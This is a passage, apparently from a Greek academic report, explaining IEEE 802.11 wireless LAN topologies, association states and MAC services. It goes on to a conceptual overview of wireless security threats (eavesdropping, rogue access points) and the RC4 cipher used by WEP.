
§ Wireless Medium (Ασύρματο Μέσον)

Για τη μετακίνηση πλαισίων από ένα σταθμό σε άλλο σταθμό, το πρότυπο IEEE 802.11 αξιοποιεί το ασύρματο μέσον. Πολλά διαφορετικά φυσικά επίπεδα ορίζονται για το πρότυπο αυτό, όπως αναφέρθηκε και πρότερα. Πρόσβαση στο ασύρματο μέσον έχουν προφανώς τα Access Points, καθώς επίσης και όλες οι συσκευές που δύνανται να φέρουν κάρτα ασύρματης πρόσβασης τύπου 802.11 (Wireless LAN Network Interface Card – WLAN NIC)

§ Stations (Κινητοί Σταθμοί)

Ο κινητοί σταθμοί παρέχουν πρόσβαση στο ασύρματο μέσον για επικοινωνία με άλλους κινητούς σταθμούς, μέσω των Access Points ή αυτόνομα, ή ακόμα και για συναλλαγές με ενσύρματους υπολογιστές, μέσω πάντα των Access Points.


Το ακόλουθο σχήμα περιγράφει την αλληλεπίδραση μεταξύ των συστατικών αυτών των ασύρματων τοπικών δικτύων.



Για τα ασύρματα τοπικά δίκτυα ορίζονται εκ των διαφορετικών τοπολογιών, ορισμένοι διαφορετικοί τύποι δικτύων. Οι τύποι αυτοί δικτύων αποτελούνται από κινητούς σταθμούς και Access Points που επικοινωνούν μεταξύ τους. Οι επικοινωνίες αυτές λαμβάνουν χώρα σε περιοχές όπου υπάρχει δυνατότητα πρόσβασης στο ασύρματο μέσον. Συγκεκριμένα:


§ Independent Basic Service Set (IBSS)

Χαρακτηρίζεται εναλλακτικά και ως ad hoc τοπολογία δικτύου, αφού δε διέπεται από κάποιον τύπο κεντρικού ελέγχου. Οι σταθμοί που συναποτελούν ένα IBSS επικοινωνούν άμεσα μεταξύ τους, εφόσον βρίσκονται σε ακτίνα άμεσης επικοινωνίας. Το ελάχιστο δυνατό δίκτυο 802.11 είναι ένα IBSS με δύο κινητούς σταθμούς. Στο ακόλουθο σχήμα απεικονίζεται ένα ασύρματο δίκτυο IBSS.



§ Basic Service Set (BSS)


Πρόκειται για τη βασική τοπολογία ασύρματου δικτύου και την πλέον χρησιμοποιημένη. Αποκαλείται και infrastructure network (δίκτυο υποδομής), αφού απαιτείται η χρήση εξειδικευμένου hardware, δηλαδή Access Points. Τα Access Points στα δίκτυα αυτής της μορφής λειτουργούν ως bridges για τη διακίνηση δεδομένων τόσο μεταξύ ασύρματων σταθμών του ιδίου ή διαφορετικών BSS, όσο και μεταξύ ενσύρματων και ασύρματων σταθμών. Για κάθε Access Point ορίζεται ένα BSS ως ο χώρος κάλυψης αυτού. Για παράδειγμα όταν θέλουν να επικοινωνήσουν δύο κινητοί σταθμοί πραγματοποιείται η εξής ακολουθία βημάτων. Πρώτα στέλνει ο αποστολέας σταθμός το αρχικό πλαίσιο στο Access Point και στη συνέχεια αυτός το προωθεί στον κατάλληλο παραλήπτη κινητό σταθμό. Στο ακόλουθο σχήμα απεικονίζεται ένα ασύρματο δίκτυο BSS.



§ Extended Service Set (ESS)

Όταν συνενώνονται πολλά BSS για να καλύψουν τις ανάγκες ενός ευρύτερου χώρου, από αυτόν που μπορεί να εξυπηρετήσει ένα μόνο Access Point, τότε το σχηματιζόμενο δίκτυο δηλώνεται ως ESS. Προσοχή οφείλει να δίνεται κατά το σχηματισμό τέτοιων δικτύων, ώστε να προβλέπεται η συνεχής κάλυψη των

κινούμενων χρηστών και να πιστοποιείται με τον τρόπο αυτό η διαρκής πρόσβαση στο δίκτυο. Στο ακόλουθο σχήμα απεικονίζεται ένα ασύρματο δίκτυο ESS.



Στους παραπάνω τρόπους δικτύωσης, το πρωτόκολλο 802.11 αναγνωρίζει τρεις τύπους μετακίνησης:

Απουσία μετακίνησης, που αναφέρεται όταν δεν μετακινούνται σταθμοί είτε όταν οι σταθμοί μετακινούνται είναι μέσα σε ένα τοπικό BSS.

BSS μετακίνηση, όταν δηλαδή οι σταθμοί μετακινούνται από ένα BSS σε ένα άλλο BSS, όταν αυτό γίνεται μέσα στο ίδιο ESS.

ESS μετακίνηση, όπου οι σταθμοί μετακινούνται από ένα BSS σε ένα άλλο BSS το οποίο ανήκει όμως σε διαφορετικό ESS. Η μετακίνηση αυτή, θα μπορούσαμε να πούμε ότι είναι λίγο «προβληματική», αφού το 802.11 δεν εγγυάται τη διατήρηση της σύνδεσης όταν υπάρχει μετακίνηση μεταξύ διαφορετικών ESS, ωστόσο υποστηρίζει ξεκάθαρα την απουσία μετακίνησης και την BSS μετακίνηση.

Ολοκληρώνοντας τη σύντομη παρουσίαση των βασικών αρχών λειτουργίας του προτύπου διαδικτύωσης IEEE 802.11, οφείλει να γίνει ιδιαίτερη μνεία στον τρόπο με τον οποίο γίνεται η σύνδεση ενός κινητού σταθμού με ένα Access Point. Η διαδικασία ακολουθεί ορισμένα βήματα, η κατανόηση των οποίων είναι αναγκαία για την παράθεση των στοιχείων για την ασφάλεια των δικτύων αυτών, και παρουσιάζεται σχηματικά στο επόμενο σχήμα από τη δεδομένη state machine.

Για να επέλθει η πλήρης σύνδεση ενός ασύρματου χρήστη με ένα Access Point, πρέπει αυτός να διέλθει των τριών ακολούθων καταστάσεων:

1. Unauthenticated and unassociated
2. Authenticated and unassociated
3. Authenticated and associated

Οι καταστάσεις από τις οποίες διέρχεται ένας χρήστης επεξηγούνται στον παρακάτω πίνακα όπου παρουσιάζονται περιληπτικά και οι υπόλοιπες υπηρεσίες του δικτύου προς τους ασύρματους χρήστες.

Υπηρεσία	**Φορέας υπηρεσίας**	**Περιγραφή**
Distribution	Distribution System	Πρόκειται για την υπηρεσία στη μετάδοση πλαισίων για τον καθορισμό της διευθύνσεως προορισμού σε BSS δίκτυα.
Integration	Distribution System	Παράδοση πλαισίων σε άλλο τοπικό δίκτυο LAN της οικογένειας 802, πέραν των ασύρματων τοπικών δικτύων.
Association	Distribution System	Χρησιμοποιείται για τη σύνδεση με το Access Point που θα λειτουργήσει ως δίοδος (gateway) για έναν κινητό σταθμό.
Reassociation	Distribution System	Η υπηρεσία αυτή αξιοποιείται για να αλλάξει τη σύνδεση ενός κινητού σταθμού με ένα Access Point και την επανασύνδεσή του με ένα άλλο Access Point το οποίο εκ νέου θα λειτουργήσει

		ως δίοδος (gateway) για τον κινητό σταθμό.
Disassociation	Distribution System	Αποπέμπει τον εκάστοτε κινητό σταθμό από το δίκτυο ενός Access Point.
Authentication	Base Station	Καθορίζει την ταυτότητα του αιτούντα κινητού σταθμού και μάλιστα πρότερα του association.
Deauthentication	Base Station	Τερματίζει τη διαδικασία αυθεντικοποίησης και συνακόλουθα την υπηρεσία του association.
Privacy	Base Station	Παρέχει προστασία έναντι προσπαθειών υποκλοπής.
MSDU Delivery	Base Station	Παραδίδει τα πακέτα στον προοριζόμενο παραλήπτη αυτών.

2.5 Το υπόστρωμα MAC του 802.11

Το επίπεδο MAC προσφέρει λειτουργίες ελέγχου πρόσβασης, όπως είναι η διευθυνσιοδότηση, ο έλεγχος της σωστής σειράς πλαισίων, στο μοιραζόμενο φυσικό κανάλι, όπως αυτές καθορίζονται από το standard 802.11.

Σε ένα ασύρματο δίκτυο που χρησιμοποιεί το 802.11, κάθε σταθμός και κάθε access point υλοποιεί τις υπηρεσίες του υποστρώματος MAC ενώ, οι ομότιμες LLC οντότητες ανταλλάσσουν MSDUs (MAC Service Data Units) μεταξύ των MAC SAPs (Service Access Points). Οι τέσσερις κύριες λειτουργίες του υποστρώματος MAC είναι

1. πρόσβαση στο μέσον
2. Προσχώρηση στο δίκτυο
3. Ασφάλεια
4. Πιστοποίηση

αναλύονται στη συνέχεια διεξοδικά.

3 Ασφάλεια σε Ασύρματα Τοπικά Δίκτυα (802.11)

3.1 Γενικά

Η ενότητα αυτή αναφέρεται στον τομέα της ασφάλειας στα Ασύρματα Τοπικά Δίκτυα Τεχνολογίας 802.11 όπως αυτή επισημαίνεται στο πρότυπο 802.11 της IEEE [1], [2]. Συγκεκριμένα θα επισημανθούν οι λύσεις που έχουν προβλεφθεί από την IEEE κατά τον σχεδιασμό του προτύπου και οι οποίες καταγράφονται στο 8ο Κεφάλαιο του προτύπου με τίτλο “Authentication and Privacy” (Αυθεντικοποίηση και Εμπιστευτικότητα), [2]. Προτού προχωρήσουμε στην ανάλυση των συνθηκών ασφαλείας του προτύπου 802.11 και τις λύσεις που έχουν προταθεί για την αντιμετώπιση των υπαρχόντων προβλημάτων, δόκιμο κρίνεται να παρατεθεί μία σύντομη ενότητα αναφορικά με την έννοια της Ασφάλειας, ώστε να είναι πλήρως κατανοητό το περιεχόμενο της αναφοράς αυτής.

3.2 Η έννοια της Ασφάλειας Πληροφοριών

Προτού προχωρήσουμε σε περαιτέρω ανάλυση για την έννοια της ασφάλειας όπως αποτυπώνεται στο πρότυπο IEEE 802.11, σκόπιμο κρίνεται να παρατεθεί η ανάλυση του όρου Ασφάλεια Πληροφοριών για εξασφάλιση πληρέστερης κατανόησης και αποφυγής συγχύσεων στη συνέχεια. Οφείλει να επισημανθεί η διάκριση μεταξύ των όρων Πληροφορία και Δεδομένα, αφού η Πληροφορία αποτελείται από Δεδομένα επισυναπτόμενα με το περιεχόμενο (context) τους. Η Ασφάλεια Πληροφοριών συνίσταται στην ολοκλήρωση τεσσάρων εννοιών: της εμπιστευτικότητας, της εγκυρότητας, της διαθεσιμότητας και της μη – αποκήρυξης (non - repudiation) [7], [10].

- **§** Εμπιστευτικότητα (confidentiality): η αποφυγή μη εξουσιοδοτημένης αποκάλυψης Πληροφοριών.
- **§** Εγκυρότητα (validity): η απόλυτη ακρίβεια και πληρότητα μίας Πληροφορίας. Η εγκυρότητα περιλαμβάνει δύο πρόσθετες έννοιες:

- Ακεραιότητα (integrity): η αποφυγή μη εξουσιοδοτημένης τροποποίησης μίας Πληροφορίας.
- Αυθεντικότητα (authenticity): η αποφυγή παραποιήσεων κατά τη διάρκεια των εξουσιοδοτημένων τροποποιήσεων μίας Πληροφορίας.
- Διαθεσιμότητα Πληροφοριών (Information Availability): η αποφυγή προσωρινής ή μόνιμης άρνησης διάθεσης της Πληροφορίας σε εξουσιοδοτημένους χρήστες.
- Μη αποκήρυξη (Non repudiation): Ειδικά στη σύγχρονη εποχή της ανταλλαγής Πληροφοριών, οφείλει να εξασφαλίζεται η μη άρνηση της κυριότητας των Πληροφοριών (αποστολέας) ή της λήψης αυτών (παραλήπτης).

Ακολούθως θα αξιοποιηθεί ο ορισμός αυτός της Ασφάλειας Πληροφοριών, ώστε να καταδειχθούν οι οποιεσδήποτε αδυναμίες του προτύπου για τα Ασύρματα Τοπικά Δίκτυα, εφόσον αυτές υπάρχουν, υπό την έννοια ότι δεν καλύπτονται πτυχές του ορισμού με αποτέλεσμα την ελλιπή παροχή ασφάλειας. Επιπλέον, οφείλει να τονιστεί ότι η έννοια της Ασφάλειας Επικοινωνιών που αφορά ένα πρότυπο δικτύωσης, όπως το 802.11, είναι γενικότερη αυτής της Ασφάλειας Πληροφοριών και περιλαμβάνει και την προστασία και εξασφάλιση των μέσων μεταφοράς της πληροφορίας, των διαφόρων υποδομών. Η φυσική ασφάλεια για την προστασία από κλοπή ή φθορά των καρτών πρόσβασης στο Ασύρματο Δίκτυο και των σημείων πρόσβασης σε αυτό (Access Point) είναι πέρα από τους σκοπούς της παρούσας εργασίας.

3.3 Προβλήματα Ασφάλειας σε Ασύρματα Δίκτυα

Εκ της φύσεως του το ασύρματο μέσο είναι ιδιαίτερα ανασφαλές, αφού πρόκειται για ένα διαμοιραζόμενο μέσο, όπου οτιδήποτε μεταδίδεται ή λαμβάνεται μέσω ενός ασύρματου δικτύου είναι δυνατόν να γίνει αντικείμενο υποκλοπής. Για το λόγο αυτό έννοιες όπως η αυθεντικοποίηση και η κρυπτογράφηση οφείλουν να λαμβάνονται ως δεδομένες όταν σχεδιάζονται ασύρματα τοπικά δίκτυα. Σε όλες τις περιπτώσεις σκοπός θεωρείται (και έτσι δηλώνεται και στο πρότυπο 802.11 η εξίσωση του επιπέδου ασφάλειας του ασύρματου μέσου με αυτό του ενσύρματου. Ίσως βέβαια αυτό το γεγονός είναι και η βασική αιτία για τα προβλήματα

ασφάλειας όπως αυτά έχουν αναδειχθεί στο πρότυπο 802.11 και τα οποία θα μελετηθούν σε επόμενη ενότητα. Ότι δηλαδή επιδιώκεται η ταύτιση με το επίπεδο ασφάλειας του ενσύρματου μέσου παρά η υπέρβαση αυτού. Εφόσον σχεδιάστηκε εξ' ολοκλήρου και από μηδενική βάση ένα καινούριο είδος δικτύου, τα χαρακτηριστικά ασφάλειας αυτού, και ειδικότερα μετά την εμπειρία από τα προβλήματα ασφάλειας των ενσύρματων δικτύων, θα όφειλαν να είναι ιδιαίτερα αυξημένα. Κάτι τέτοιο όπως αποδεικνύεται από την πράξη δεν έχει καταστεί επιτεύξιμο.

Τα προβλήματα ασφάλειας που ιδιαίτερα εντοπίζονται στο ασύρματο μέσο, είχαν αποτελέσει αντικείμενο μελέτης πολύ πριν καθιερωθεί το πρότυπο IEEE 802.11. Συγκεκριμένα, είναι δύο οι τομείς όπου πρέπει να δοθεί βάση όσον αφορά την ασφάλεια στη χρήση του ασύρματου μέσου.

§ Υποκλοπή πληροφοριών (eavesdropping)

Οποιοσδήποτε με κατάλληλο hardware είναι δυνατόν να υποκλέψει πληροφορίες που διακινούνται επί του ασύρματου μέσου και ο εντοπισμός και η ταυτοποίηση του είναι ουσιαστικά ανέφικτη. Είναι χαρακτηριστικός ο όρος war driving που χρησιμοποιείται για να περιγράψει την κατάσταση κατά την οποία οι επιτιθέμενοι υποκλέπτουν τις πληροφορίες ενός ασύρματου δικτύου ενός κτιρίου από χώρους εκτός αυτού ή από το δρόμο. Τέτοιες επιθέσεις αποτελούν γεγονός και έχουν δημοσιευτεί και σχετικά άρθρα που περιγράφουν ανάλογες υλοποιήσεις [44], [45].

§ Μη εξουσιοδοτημένη πρόσβαση στο ασύρματο δίκτυο

Αιτία για αυτό είναι κυρίως το γεγονός ότι ένα ασύρματο δίκτυο δεν είναι φυσικά περιορίσιμο, αλλά εκτείνεται στο χώρο και σε επίπεδα όπου δε μπορεί να είναι ελέγξιμο.

Τα ίδια προβλήματα αναγνωρίζονται ως έντονα και στα ασύρματα τοπικά δίκτυα τύπου IEEE 802.11 που αποτελούν και το αντικείμενο της εργασίας αυτής. Ακολούθως αναφέρονται προβλήματα ασφάλειας που αναδεικνύονται ειδικά σε Ασύρματα Τοπικά Δίκτυα IEEE 802.11.

Το βασικότερο ίσως πρόβλημα με τα ασύρματα δίκτυα είναι ότι, από σχεδιαστικής φύσεως, τα δεδομένα μεταδίδονται μέσω ραδιοσυχνοτήτων σε περιοχές που εξέχουν των φυσικών ορίων του οργανισμού που αξιοποιεί το ασύρματο δίκτυο. Στην περίπτωση του δικτύου 802.11 τα ραδιοκύματα με συχνότητες 2.4 GHz είναι υπεύθυνα για τη μεταφορά δεδομένων και εκτείνονται σε ακτίνα μερικών δεκάδων μέτρων με αποτέλεσμα να υπάρχουν προβλήματα όπως αυτά που περιγράφησαν. Με τον τρόπο αυτό κάποιος μπορεί να εξασκήσει μία παθητικού τύπου επίθεση σε ένα ασύρματο τοπικό δίκτυο και να ανακτήσει οτιδήποτε πληροφορίες διακινούνται στο δίκτυο χρησιμοποιώντας απλώς μία κάρτα ασύρματου τοπικού δικτύου (NIC – Network Interface Card) από μία απόσταση ασφαλείας. Το πρόβλημα αυτό εμφανίζεται σε μικρότερο βαθμό βέβαια και στα ενσύρματα δίκτυα. Σε αυτή την κατάσταση τα καλώδια εκπέμπουν ηλεκτρομαγνητικές ακτινοβολίες που είναι δυνατόν να υποκλαπούν και να προσδώσουν στον επιτιθέμενο πολύτιμα δεδομένα, αλλά σε αυτού του τύπου την επίθεση η απόσταση στην οποία οφείλει να ευρίσκεται ο επιτιθέμενος είναι πολύ μικρότερη.

Επιπρόσθετα, προβλήματα ασφάλειας που πιθανώς ανακύπτουν στα ασύρματα τοπικά δίκτυα, αλλά πιθανώς και στα ενσύρματα, περιλαμβάνουν απειλές στη φυσική ασφάλεια (π.χ.Denial of Service (DoS), σαμποτάζ κ.α.), μη εξουσιοδοτημένη πρόσβαση στο δίκτυο και υποκλοπή πληροφοριών, επιθέσεις εκ του εσωτερικού του δικτύου κ.α. Ζητήματα εμπιστευτικότητας και ακεραιότητας δεδομένων οφείλουν σαφώς να αποτελούν έναν από τους πρωτεύοντες στόχους μιας πολιτικής ασφάλειας όχι μόνο στα ασύρματα, αλλά στο σύνολο των δικτύων.

Στα ασύρματα τοπικά δίκτυα τύπου 802.11 χρησιμοποιούνται τεχνικές Spread Spectrum (SS) για την επικοινωνία. Οι τεχνικές αυτές παρέχουν αντίσταση στο ηθελημένο jamming (δημιουργία θορύβου) από μια άλλη πηγή και παρουσιάζονται ως ιδιαιτέρας σημασίας στον τομέα της ασφάλειας επικοινωνιών, αφού και οι δύο υποστηριζόμενοι τύποι SS, direct sequence (DS) και frequency hopping (FH), κατανέμουν τα bits της διακινούμενης πληροφορίας ανά δεδομένη χρονική διάρκεια. Το συμπέρασμα που προκύπτει από μελέτες των τεχνικών του SS είναι ότι δεν είναι επαρκής η λογική να επαφίεται κανείς μόνο σης τεχνικές αυτές, όπου διαχέεται η μεταδιδόμενη πληροφορία σε πλήθος λογικών καναλιών, για την κάλυψη των αναγκών ασφάλειας του μέσου. Ο λόγος για αυτό είναι ότι

οποιοσδήποτε βρίσκεται στο ίδιο BSS με το «θύμα» μιας πιθανής επίθεσης, μπορεί να προσδιορίσει τον τρόπο με τον οποίο γίνεται η διάχυση (spreading) των πληροφοριών.

Εξάλλου σημαντικό πρόβλημα ασφάλειας ελλείψει αμοιβαίας διαδικασίας αυθεντικοποίησης μεταξύ κινητού σταθμού και Access Point συνιστά η εξαπάτησή του ώστε να συνδεθεί με ένα πλαστό (rogue) Access Point και να αποτελέσει θύμα μίας επίθεσης του τύπου man-in-the-middle. Το πλαστό Access Point είναι σε θέση τόσο να αναγνώσει τα δεδομένα του κινητού σταθμού, όσο και να τα ανακατευθύνει ή ακόμα και να τα παραποιήσει δίχως ούτε ο αποστολέας, ούτε ο τελικός αποδέκτης να αντιληφθεί κάτι τέτοιο.

3.4 Εμπιστευτικότητα Πληροφοριών σε Ασύρματα Τοπικά Δίκτυα


Το πρόβλημα της εμπιστευτικότητας πληροφοριών είναι ιδιαίτερα σημαντικό στα Ασύρματα Τοπικά Δίκτυα και αποτέλεσε ένα από τα ζητήματα ιδιαίτερης μελέτης κατά τη φάση ανάπτυξης του προτύπου. Η εξασφάλιση της εμπιστευτικότητας δεδομένων στο ασύρματο μέσο, είναι αντικείμενο της υπηρεσίας με όνομα WEP (Wired Equivalent Privacy), δηλαδή της παροχής εμπιστευτικότητας ισοδύναμης ως προς το ενσύρματο μέσον. Αυτό που οφείλει να επισημανθεί είναι το γεγονός ότι το WEP χρησιμοποιείται από τους σταθμούς για να προστατέψει τα δεδομένα όσο αυτά διασχίζουν το ασύρματο μέσο και παύει να πράττει κάτι τέτοιο μετά την έλευση των δεδομένων από το Access Point. Πολλά προβλήματα έχουν εντοπιστεί σε σχέση με το WEP και τα αποτελέσματα αυτών οδηγούν στο εξής: η στήριξη μόνο στο WEP για την εμπιστευτικότητα των δεδομένων οφείλει να θεωρείται ως μη επαρκής. Περισσότερα για τα προβλήματα σχετικά με το WEP θα αναφερθούν σε ακόλουθη ενότητα.

3.4.1 Απαραίτητα στοιχεία κρυπτογραφίας

Επειδή η έννοια της εμπιστευτικότητας πληροφοριών απαιτεί για την κατανόηση της ένα ικανοποιητικό επίπεδο γνώσεων σχετικών με το αντικείμενο της

κρυπτογραφίας, η ενότητα αυτή επιδιώκει την κάλυψη ορισμένων βασικών κρυπτογραφικών στοιχείων, ειδικότερα αυτών που σχετίζονται με το WEP.

Το WEP αξιοποιεί έναν κρυπτογραφικό αλγόριθμο (cipher) για την προστασία των δεδομένων. Ο αλγόριθμος που έχει επιλεγεί από τη σχετική επιτροπή της IEEE για το WEP και τα ασύρματα τοπικά δίκτυα είναι ο RC4 που δημιουργήθηκε το 1987 από τον Ron Rivest και κρατήθηκε ως επιχειρηματικό μυστικό για την RSA.Inc. έως το 1994 οπότε και αποκαλύφθηκε στο σύνολό του. Πρόκειται για ένα συμμετρικό αλγόριθμο, χρησιμοποιεί δηλαδή ένα κοινό, μυστικό κλειδί για την κρυπτογράφηση και την αποκρυπτογράφηση των δεδομένων και ανήκει στην κατηγορία εκείνη των αλγορίθμων κρυπτογραφίας που ονομάζονται stream ciphers. Ένας αλγόριθμος κρυπτογράφησης stream χρησιμοποιεί ένα stream από bits εισόδου που ονομάζεται keystream και στη συνέχεια τα συνδυάζει με το αρχικό μήνυμα για να παραγάγει το κρυπτογραφημένο μήνυμα. Για την ανάκτηση του αρχικού μηνύματος, ο παραλήπτης επεξεργάζεται το ληφθέν κρυπτογραφημένο μήνυμα με ένα πανομοιότυπο keystream. Στον αλγόριθμο RC4 χρησιμοποιείται η λογική πράξη XOR ως μέθοδος επεξεργασίας του keystream με το κρυπτογραφημένο μήνυμα. Το ακόλουθο σχήμα περιγράφει γραφικά τη λειτουργία του WEP.



Στην πράξη το keystream γεννάται από ένα μικρού μεγέθους μυστικό κλειδί, το οποίο με τη χρήση γεννητριών ψευδοτυχαίων αριθμών, διαστέλλεται σε μήκος ίσο με το αρχικό μήνυμα. Για την ανάκτηση των δεδομένων, και τα δύο συμβαλλόμενα μέρη οφείλουν να κατέχουν το μυστικό κλειδί και χρησιμοποιώντας την ίδια γεννήτρια ψευδοτυχαίων αριθμών να παράγουν το ίδιο keystream. Η ασφάλεια ενός stream cipher είναι προφανές ότι εξαρτάται σε μεγάλο βαθμό από το πόσο δύσκολο είναι να προκύψει το keystream, πόσο τυχαίο είναι δηλαδή αυτό. Όταν είχε επιλεγεί από την ερευνητική ομάδα του 802.11, ο RC4 εμφανιζόταν ως ιδιαίτερα ασφαλής. Η δημοσιότητα που απέκτησε όμως με τη χρήση του στο WEP, έδωσε λαβή για την ανακάλυψη σημαντικών σφαλμάτων στον αλγόριθμο αυτό, καθιστώντας τον ουσιαστικά δίχως πρακτική αξία.

3.4.2 Wired Equivalent Privacy

